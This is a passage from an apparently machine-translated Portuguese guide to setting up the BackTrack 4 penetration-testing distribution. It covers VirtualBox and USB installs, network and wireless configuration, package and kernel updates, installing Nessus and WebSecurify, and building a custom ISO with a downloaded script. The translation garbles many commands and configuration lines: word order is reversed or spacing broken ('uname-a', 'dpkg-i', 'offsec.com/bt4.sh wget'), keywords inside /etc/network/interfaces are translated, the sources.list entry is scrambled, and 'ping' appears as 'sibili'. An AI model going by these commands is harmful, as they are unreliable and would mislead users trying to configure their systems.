


- Se não houver erro, você vai ver o arquivo de imagem no Media Manager Virtual.




Após adicionar o arquivo de imagem para o Media Manager Virtual, podemos criar o máquina virtual. Para fazer isso, selecione Machine - Novo da principal VirtualBox menu. Em seguida, você terá que responder a várias perguntas:

- Usamos BT4VB como o nome da VM, e nós escolhemos Linux como a Operação Sistema e Ubuntu como a versão.




- Nós configurar o BackTrack 4 máquina virtual para usar "1024MB", como sua base tamanho da memória.




- Em seguida, definimos o disco rígido virtual para 'Uso do disco rígido existente', e selecione o arquivo de imagem BackTrack 4 para o disco rígido.



- O assistente irá exibir um resumo antes de criar a máquina virtual.



- A criação de máquinas virtuais está terminada e você vai ver BackTrack 4 virtual máquina na janela do VirtualBox.



- Para executar o BackTrack máquina virtual, clique no Começar ícone na parte superior da VirtualBox barra de menus. Após o processo de boot, BackTrack irá exibir seu login prompt.

Você pode então entrar usando as informações fornecidas na Instalação na máquina real seção.

Portable BackTrack

Você também pode instalar BackTrack para um disco flash USB, chamamos este método Portable BackTrack. Depois de instalá-lo para o disco flash USB, você pode arrancar a partir dele e a sua máquina tem agora BackTrack.

A vantagem deste método em comparação com o DVD Live é que você pode salvar a sua mudanças para o disco flash USB. Enquanto em comparação com a instalação no disco rígido, este método é mais portátil.

Para criar portáteis BackTrack, você pode usar várias ferramentas auxiliares. Um deles é UNetbootin (<http://unetbootin.sourceforge.net>). Você pode executar esta ferramenta a partir Windows, Linux / UNIX e Mac sistema operacional.

Antes de começar a criar BackTrack portátil, você precisa preparar várias coisas:


- BackTrack imagem ISO: Embora você possa usar UNetbootin para baixar o imagem diretamente ao criar o portátil BackTrack, achamos que é muito melhor para download o primeiro ISO e configure UNetbootin usar o ficheiro de imagem.
- USB flash disk: Você precisa de um vazio disco flash USB com espaço suficiente sobre ela. Sugerimos o uso de pelo menos um de 16 GB de disco USB flash.

Depois de baixar UNetbootin, Você pode executá-lo em seu computador chamando UNetbootin a partir do login do root (se você estiver usando Linux / UNIX), você não precisa BackTrack use para isso. Então você vai ver o UNetbootin janela.


No nosso caso, precisamos de preencher as seguintes opções:

- Para DiskImage, ISO, nós escolhemos a nossa imagem ISO (BT4-final.iso).
- Montar o seu disco USB flash.
- Para Tipo selecionar Drive USB. O Conduzir é a localização do seu USB flash disco. No meu sistema ele está localizado no / Dev / sdb. Você precisa ajustar isto a sua ambiente. Entrando no local errado pode causar o local a ser escrito por imagem BackTrack. Por isso, ser muito cuidadosos na escolha da unidade.

- Você pode clicar no OK botão se tudo está correto.



- Próximo UNetbootin irá extrair, copiar arquivos, e instalar o bootloader para o USB flash disk.



- Após o processo é feito, UNetbootin vai pedir para você reiniciar a máquina. Salve todo seu trabalho em primeiro lugar e, em seguida, clique no Reboot botão UNetbootin. Você pode querer configurar a BIOS (Basic Input Output System) para inicialização a partir do disco USB. Se não houver erro, você irá arrancar para a USB BackTrack disco flash.


Configurando conexão de rede

Depois de fazer login para o BackTrack 4, vamos configurar e iniciar a rede interface, como este é um passo importante se queremos fazer o teste de penetração para remoto máquinas.

Ethernet de

configuração Na configuração de imagem VMWare, o BackTrack 4 máquina virtual é utilização NAT (Network Address Translation) como a conexão de rede utilizada. Em este modo de conexão, por padrão, o BackTrack 4 máquina será capaz de conectar-se a o mundo exterior através do sistema operacional hospedeiro, enquanto o mundo exterior, incluindo o sistema operacional host, não será capaz de conectar-se ao BackTrack máquina virtual.

Para a tarefa de teste de penetração, você precisa mudar a rede de máquinas virtuais método para o modo bridge. Primeiro certifique-se de ter desligado a máquina virtual. Em seguida, abra o Gerenciador de VirtualBox, selecione a máquina virtual, neste caso estamos usando BT4VB, em seguida, escolha Configurações. Vá para a próxima Rede e alterar o Anexado ao para Adaptador ponte. No Nome campo você pode selecionar qualquer interface de rede é conectado à rede que deseja testar.



Na configuração de imagem VMWare todos os placa de rede estão configurados para usar DHCP para obter seus endereços IP. Apenas certifique-se você é capaz de se conectar à rede que você deseja teste.

Se você está ciente, um endereço IP do DHCP não é um endereço IP permanente, é só alugar um Endereço IP. Depois de 37.297 segundo (conforme definido no tempo de concessão DHCP), o BackTrack 4 máquina virtual terá de obter uma concessão de endereço IP novamente. Este endereço de IP pode ser o mesmo que o anterior ou pode ser um diferente. Se você quiser fazer o endereço IP permanente, você pode fazê-lo, colocando o IP endereço no / Etc / network / interfaces arquivo.

O conteúdo deste arquivo padrão no BackTrack 4 é:

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet dhcp

auto eth2
iface eth2 inet dhcp

ath0 auto
iface ath0 inet dhcp

auto wlan0
iface wlan0 inet dhcp
```

Podemos ver que todas as placas de rede estão configurados para usar DHCP para obter o endereço IP. Para fazer uma bind placa de rede para um endereço IP de forma permanente, temos que editar esse arquivo e alterar o conteúdo ao seguinte:

```
auto eth0
iface eth0 inet static
endereço 10.0.2.15
netmask 255.255.255.0
rede 10.0.2.0
broadcast 10.0.2.255
gateway 10.0.2.2
```

Aqui vamos definir a primeira placa de rede para ligar para o endereço IP 10.0.2.15. Você pode precisar ajustar esta configuração de acordo com o ambiente de rede que deseja testar.

Configuração sem fio

Executando BackTrack 4 na máquina virtual, você não pode usar o cartão sem fio incorporado em seu laptop. Você só pode usar o cartão wireless USB. Antes de comprar o cartão wireless USB, você pode querer verificar a compatibilidade do cartão com BackTrack 4 em <http://backtrack.offensive-security.com/index.php/HCL:Wireless>.

Se você instalou com sucesso o cartão wireless USB, você pode usar o wicd programa para se conectar ao ponto de acesso wireless.

No entanto, primeiro você precisa iniciar o wicd serviço:

```
# / Etc / init.d / wicd começar
```

O comando acima irá iniciar a interface de rede.

Gerenciador de conexões a partir da rede: wicd.

Além disso, se você executar o comando anterior antes de iniciar o X Windows sistema, será executado o wicd-client também. No entanto, se você iniciar o comando acima depois que você login para o sistema Windows X, você precisa iniciar o wicd cliente:

```
# Wicd-client
```

```
Carregando ...  
Tentando se conectar bandeja para daemon ...  
O sucesso.  
Feito.
```

Na bandeja você verá o wicd gerente. Você só precisa clicar no seu ícone para restaurar da janela.

Você verá várias redes, com ou sem fio, disponível em torno de sua máquina. A rede exibida serão ordenados de acordo com a intensidade do sinal. O maior o número, melhor.



Se você precisa configurar suas configurações de conexão de rede, tais como:

- Endereço IP estático
- Static DNS servidor
- Criptografia sem fio

Você pode inserir essa informação no Propriedades janela.

Iniciando o serviço de rede

Depois de configurar a interface de rede com fio, você precisa para começar a rede com fio interface. Para controlar o processo de networking (start-up ou shut-down), você pode usar um script auxiliar chamado serviço.

Para iniciar o serviço de rede, basta dar o seguinte comando:

iniciar a rede de serviços

Considerando que, para interromper o serviço de rede, digite:
pare de serviços em rede

Você pode testar se sua rede é funcional, enviando a solicitação ICMP para o máquina de host usando o sibili comando.

Você pode achar que depois de reiniciar a máquina BackTrack, o serviço de rede precisa ser iniciado novamente. Para tornar a iniciar o serviço de rede automaticamente, você pode dar o seguinte comando:

update-rc.d padrão de rede

Ele irá inserir as ligações necessárias para a / Etc / rc *. d diretórios para iniciar o script de rede.

Atualizando BackTrack

BackTrack é uma distribuição Linux que consiste de software aplicativo e vários um sistema operacional. Você precisa atualizar cada um dos componentes para corrigir os bugs contidos na versão anterior e também ter os recursos mais recentes do software.

Sugerimos que você apenas atualizar o software e kernel do software BackTrack repositório de pacotes, já que esses softwares foram testados com BackTrack.

Atualização de aplicativos de software

A primeira coisa a fazer depois de ter instalado e configurado com sucesso BackTrack BackTrack é atualizar-se. Desde BackTrack 4 é baseado no Ubuntu, você pode usar o Ubuntu / Debian comando (apt-get) Para fazer o processo de atualização.

O apt-get consultará o / Etc / apt / sources.list arquivo para obter o servidor de atualização; por favor verifique se você tem os arquivos de origem correta.

O padrão sources.list arquivo incluído no BackTrack 4 é:

```
deb microverse pwnsauce http://archive.offensive-security.com principal
macroverse restrito universo multiverse
# Http://archive.offensive-security.com/reptest/ deb. /
# BackTrack Desenvolvimento Repository
```

Antes que você possa atualizar o processo, você precisa sincronizar os arquivos de índice de pacotes a partir do repositório especificado no / Etc / apt / sources.list arquivo. O comando para fazer esta sincronização é:

```
apt-get update
```

Certifique-se sempre executar apt-get update antes de fazer qualquer atualização ou pacote instalação.

Depois que o índice de pacotes foi sincronizada, a atualização pode ser realizada.

Há duas opções de comando disponíveis para fazer uma atualização:

- apt-get upgrade: Este comando irá atualizar todos os pacotes instalado na máquina para a última versão. Se houver um problema em atualizar o pacote, esse pacote será deixado intacto na versão atual.

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages have been kept back:
  nmap openssl-client openssl-libraries openssl-menu wireshark
  wireshark-common
The following packages will be upgraded:
  aircrack-ng aircrack-ng-autoscan crunch darkoperator-scripts dnsmasq exploitdb
  gerix-wifi-cracker-ng gtk-gtk-engine-kde3-config hydra jbrofuzz john
  libapache2-mod-php5 libpcap0.8 libpcap0.8-dev libssl-dev libssl0.9.8-mdk3
  medusa openssl openssl-plugins php-pear php5 php5-cli php5-common php5-mysql
  php5-pgsql php5-sqlite pyrit set sqlmap sslstrip theharvester
33 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
Need to get 39.4MB of archives.
After this operation, 684MB of additional disk space will be used.
Do you want to continue [Y/n]? 
```

- `apt-get dist-upgrade`: Este comando irá atualizar o BackTrack inteira distribuição, tais como, se você quiser atualizar do BackTrack BackTrack 4 a 4 R1 você pode usar este comando. Este comando irá atualizar todos os pacotes atualmente instalados e que também irá lidar com os conflitos durante o processo de atualização.

Depois de escolher as opções de comando apropriado para a atualização BackTrack, o `apt-get` programa irá listar todos os pacotes que serão instalados, atualizados ou removido. Então você vai precisar para dar a confirmação.

Se você deu a confirmação, o processo de atualização será iniciado. Esteja ciente de que este processo de atualização pode demorar muito tempo para terminar, dependendo do seu velocidade de conexão de rede.

Atualizando o kernel

O processo de atualização mencionada no item anterior é suficiente para a atualização das aplicações de software. No entanto, às vezes você pode querer atualizar o seu kernel, porque o seu kernel existente não suporta o novo dispositivo. Lembre-se que porque o kernel é o coração do sistema operacional, a falta de atualização pode causar o BackTrack ser que não arranca. Você precisa fazer um backup do seu kernel e configuração. Você só deve atualizar o seu kernel com o disponibilizado pela os desenvolvedores do BackTrack. Este kernel Linux é modificado para fazer certas "features" disponíveis para os usuários BackTrack e atualização com outras versões de kernel pode desativar esses recursos.

Antes de atualizar o kernel, você precisa saber a versão do kernel em execução em sua máquina já existente, dando o seguinte comando no comando:

```
uname-a
```

O sistema irá responder com a versão do kernel, tais como:

```
Linux nirvana 2.6.27.45-0.1-default # 1 SMP 2010/02/22 16:49:47 0100  
x86_64 x86_64 x86_64 GNU / Linux
```

O kernel mais recente disponível no BackTrack 4, no momento da escrita é a versão do kernel 2.6.34. Se sua versão do kernel 2.6.34 é inferior e tem problemas com o seu driver de hardware, então você pode precisar atualizar o seu kernel.

À medida que o kernel é apenas mais um pacote de software, o processo para atualizar o kernel é o mesmo que atualizar as aplicações de software. Primeiro, você deve emitir a sincronização comando `apt-get update`, E, em seguida, emitir o `apt-get upgrade` comando para atualizar o kernel.

Esse comando irá informá-lo do que pacotes do kernel estão disponíveis para ser atualizado. Os nomes dos pacotes do kernel são:

- `linux-image-<kernel-version>`: Esta é a imagem binária Linux kernel
- `linux-headers-<versão-do-kernel>`: Este é o cabeçalho de arquivos para o kernel Linux
- `linux-source-<kernel-version>`: Este é o código fonte para Linux kernel


A versão do kernel se refere à versão do kernel. Se você ver os pacotes nomes, isso significa que há um novo kernel disponível para ser atualizado, mas você também precisa verificar a versão do kernel. Certifique-se que os pacotes atualizados têm versão mais recente do que os pacotes existentes disponíveis em sua máquina.

Após certificar-se de que você precisa atualizar, responder Y para continuar o processo. Então o `apt-get` comando irá baixar todos os pacotes de software necessário.

```
root@bt:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following NEW packages will be installed:
  openvas-cli
The following packages will be upgraded:
  enunix john linux-headers-2.6.34 linux-image-2.6.34 linux-source-2.6.34
  metagoofil nikto nmap openvas-administrator openvas-libraries
  openvas-manager openvas-menu openvas-scanner pyrit r0187-drivers sqlsus
16 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 97.1MB of archives.
After this operation, 242kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://archive.offensive-security.com/pwnsauce/microverse r0187-drivers 26
  .1010.0622-bt6 [48.9kB]
Get:2 http://archive.offensive-security.com/pwnsauce/microverse linux-image-2.6.34 2.6.34-10.00
  .Custom-bt3 [16.6MB]
0% [2 linux-image-2.6.34 18538/16.6MB 0%] 53788/s Eto
6% [2 linux-image-2.6.34 5799216/16.6MB 34%] 33.2kB/s 43min46s
```


Normalmente, para os pacotes de software, se eles foram baixados, o `apt-get` irá instalá-las automaticamente e você não precisa fazer nada. No entanto, para o kernel, você precisa fazer várias configurações após a instalação do kernel.

Primeiro, o apt-get irá mostrar uma notificação sobre a imagem do kernel configuração:




Em seguida, ele irá mostrar se você quer continuar ou parar a instalação do kernel, porque o kernel-imagem já está instalado. Você pode responder Não para continuar instalar a imagem do kernel, ou você pode optar por Sim para parar a instalação.

Após a conclusão da instalação, você será questionado o que fazer sobre o menu.lst arquivo. Este arquivo é um menu de configuração para Grand Unified Boot Loader (GRUB) boot loader. A opção default selecionada pelo apt-get é manter a corrente. Se você selecionar esta opção, o seu novo kernel-imagem não será adicionado à menu.lst arquivo, assim você não pode selecioná-la durante o processo de boot.



Sugerimos que você escolha o diff primeira opção para ver quais são as diferenças entre existente menu.lst arquivo e o novo.



```
Package configuration
Configuring linux-image-2.6.34

Line by line differences between versions
--- /var/run/grub/menu.lst 2010-07-09 09:55:41.886937396 +0700
+++ /tmp/fileEHqCqa 2010-07-09 09:55:41.000000000 +0700
@@ -1,10 +1,21 @@
## ## End Default Options ##

-vga=0x317image=61920699-3ad7-49f2-aeb2-7e19f301a203/boot/grub/vga=0x317.xpm.gz
+splashimage=61920699-3ad7-49f2-aeb2-7e19f301a203/boot/grub/splash.xpm.gz
+
+title Ubuntu 8.10, kernel 2.6.34
+uuid 61920699-3ad7-49f2-aeb2-7e19f301a203
+kernel /boot/vmlinuz-2.6.34 root=UUID=61920699-3ad7-49f2-aeb2-7e19f301a203 ro vga=0x317

<Ok>
```

Símbolo +denota que é um item adicional, a linha só está disponível na nova menu.lst, Enquanto o símbolo -significa que a linha está a ser excluída no novo menu.lst.

Depois de verificar as diferenças, você pode decidir o que fazer. Normalmente, o novo menu.lst arquivo conterá todo o conteúdo do actual menu.lst e as linhas para o novo kernel-image. Portanto, deve ser seguro instalar o novo menu.lst arquivo selecionando nova instalação.

O apt-get irá instalar o novo menu.lst arquivo depois de optar por instalá-lo. Vários minutos depois, você pode reiniciar sua máquina para testar seu novo kernel.

Para verificar sua versão do kernel, digite o seguinte comando depois de login:

```
uname-a
```

O seguinte é o resultado do nosso sistema:

```
Linux 2.6.34 bt # 1 SMP Wed 07 julho 16:45:27 BRT 2010 i686 GNU / Linux
```

Instalação de armas adicionais

Embora BackTrack 4 vem com ferramentas de segurança para muitos, às vezes você precisa adicionar ferramentas de software adicional, pois:

- Ele não está incluído com o padrão BackTrack 4
- Você quer ter a última versão do software não disponível na repositório

Nossa sugestão é para tentar primeira pesquisa para o pacote no repositório. Se você encontrar o pacote no repositório, por favor use esse pacote, mas se você não consegue encontrá-lo, você pode querer obter o pacote de software a partir do site do autor e instalá-lo si mesmo. Sugerimos que você use o software no repositório tanto quanto você puder.

O comando para procurar o pacote no repositório é:

```
apt-cache <nome_do_pacote> pesquisa
```

Se você encontrou o pacote e você quiser obter mais informações sobre ele, use:

```
apt-cache show <nome_do_pacote>
```

Ele irá exibir mais informações sobre o pacote de software.

Então você será capaz de usar apt-get para instalar o pacote:

```
apt-get install <nome_do_pacote>
```

No entanto, se você não consegue encontrar o pacote no repositório e você tem certeza de que o pacote não vai causar nenhum problema mais tarde, você pode instalar o pacote por si mesmo.

Baixe o pacote de software de uma fonte confiável. Em seguida, use o dpkg comando para adicionar o software adicional. Certifique-se que o software é empacotado em Debian formato de pacote (DEB).

Nesta seção, vamos dar exemplos sobre como instalar ferramentas de segurança adicionais. O ferramentas são Nessus e WebSecurify.

Nessus vulnerabilidade scanner

Como um exemplo para o primeiro caso, nós queremos instalar a última a vulnerabilidade Nessus scanner (Versão 4). Já procurou no repositório BackTrack, eo Nessus disponível é Nessus versão 2, por isso não vamos usá-lo. A razão pela qual BackTrack não inclui a última versão do Nessus é por causa da questão de licenciamento. Desde Versão 3, Nessus já não é software de código aberto. Uma distribuição Linux não pode distribuí-la mais sem licenciamento lo da Segurança Tenable (a empresa que desenvolve Nessus).

Fazemos o download do pacote mais recente Nessus gerados para Ubuntu 8.10 Linux distribuição a partir do site Nessus (<http://www.nessus.org>). Para instalar o pacote emitimos o comando:

```
dpkg-i Nessus-x.y.z-ubuntu810_i386.deb
```

Você pode seguir as instruções dadas na tela para configurar o Nessus:

- Correr / Opt / nessus / sbin / nessus-adduser.
- Instalar o código de ativação utilizando a Internet:

/ Opt / nessus / bin / nessus-fetch - registrar <your_activation_code>

Seu código de ativação será enviado para seu endereço de e-mail se você dá o seu e-mail endereço antes de baixar Nessus.

- Iniciar o servidor Nessus, digitando:

/ Start etc / init.d / nessusd

- Abra seu navegador e conecte-se <https://localhost:8834>.



WebSecurify

WebSecurify é um ambiente web de teste de segurança que pode ser usado para encontrar vulnerabilidades em aplicações web.

Ele pode ser usado para verificar as seguintes vulnerabilidades:

- Injeção de SQL
- Arquivos locais e remotos incluem
- Cross-site scripting
- Cross-site request forgery
- Divulgação problemas de informação
- Problemas de segurança da sessão

WebSecurify ferramenta está disponível no repositório do BackTrack. Para instalá-lo você pode usar o apt-get comando:

```
# Apt-get install websecurify
```

Além dos três instrumentos que já foram discutidas brevemente, você também pode pesquisar para outras ferramentas no repositório usando o BackTrack apt-cache search comando.

Personalizando BackTrack

Uma das desvantagens que encontramos ao usar BackTrack 4 é que você precisa executar uma atualização grande (300MB para download) depois que você instalou a partir da ISO ou a partir da imagem VMWare fornecido. Se você tem uma máquina e uma alta velocidade Ligação à Internet, não há nada mais para se preocupar. No entanto, imagine instalar BackTrack 4 em várias máquinas, em vários locais, com uma internet lenta conexão.

A solução para este problema é através da criação de uma imagem ISO com todos os upgrades já instalado. Se você quiser instalar o BackTrack 4, você pode simplesmente instalá-lo do nova imagem ISO. Você não terá que baixar a atualização grande novamente.

Enquanto que para a imagem VMWare, você pode resolver o problema fazendo a atualização em a imagem virtual, em seguida, copiando a imagem atualizada virtual para ser usado no novo Instalação VMWare.

Além de facilitar a atualização do pacote, personalizando BackTrack você pode ajustá-lo para atender às suas necessidades. Pode haver um caso em que você não precisa de ferramentas de segurança fornecido pelo BackTrack 4 ou deseja adicionar software adicional para a instalação do BackTrack. Personalizando-o, você não precisa desperdiçar seu tempo removendo, instalação e configuração de pacotes de software. Você pode apenas usar o seu BackTrack personalizado!

Para criar uma actualização BackTrack imagem ISO, você precisa instalar o BackTrack disco rígido em primeiro lugar, ou usando a instalação tradicional ou usar a máquina virtual ambiente.

Aqui estão os passos que podem ser usados para criar uma imagem ISO BackTrack atualizadas:

- Atualizar o BackTrack 4 existentes para o mais recente meio de:
`apt-get update`
`apt-get dist-upgrade`
- Crie um diretório especial para se tornar o diretório de trabalho para ISO criação.
 Por exemplo, para criar um diretório de trabalho chamado ISO, execute o comando:
`mkdir ISO`
- Copie o BackTrack 4 ISO image (BT4-final.iso) Para o diretório de trabalho.
 Suponha que a imagem ISO está localizado no diretório atual:
`cp BT4-final.iso ISO`
- Baixe o script personalização BackTrack:
`offsec.com/bt4.sh wget`
- Mova o script baixado para o diretório de trabalho:
`mv bt4.sh ISO`
- Mude para o diretório de trabalho e executar o script, dando os comandos:
`cd ISO`
`./bt4.sh`
- Se não houver erro, você vai entrar no ambiente CD ao vivo:

```
[*] BackTrack 4 Final customisation script
[*] Setting up the build environment...
[*] Copying over files, please wait ...
#####
[*] Entering livecd.
#####
[*] Now you can modify the LiveCD. At minimum, we recommend :
[*] apt-get update && apt-get dist-upgrade & apt-get clean
#####
[*] If you are running a large update, you might need to stop
[*] services like crond, udev, cups, etc in the chroot
[*] before exiting your chroot environment.
#####
[*] Once you have finished your modifications, type 'exit'
#####
root@bt: #
```

- Atualizar os pacotes de software no BackTrack:
`apt-get update`
`apt-get dist-upgrade`

- Você pode precisar ser paciente nesta etapa, porque esses comandos terão algum tempo para atualizar o BackTrack 4 de instalação, dependendo do seu Velocidade à Internet.
- Excluir recuperados pacotes de software do repositório local:
`apt-get clean`
- Modifique a sua 4 BackTrack adicionando pacote de software que você precisa:
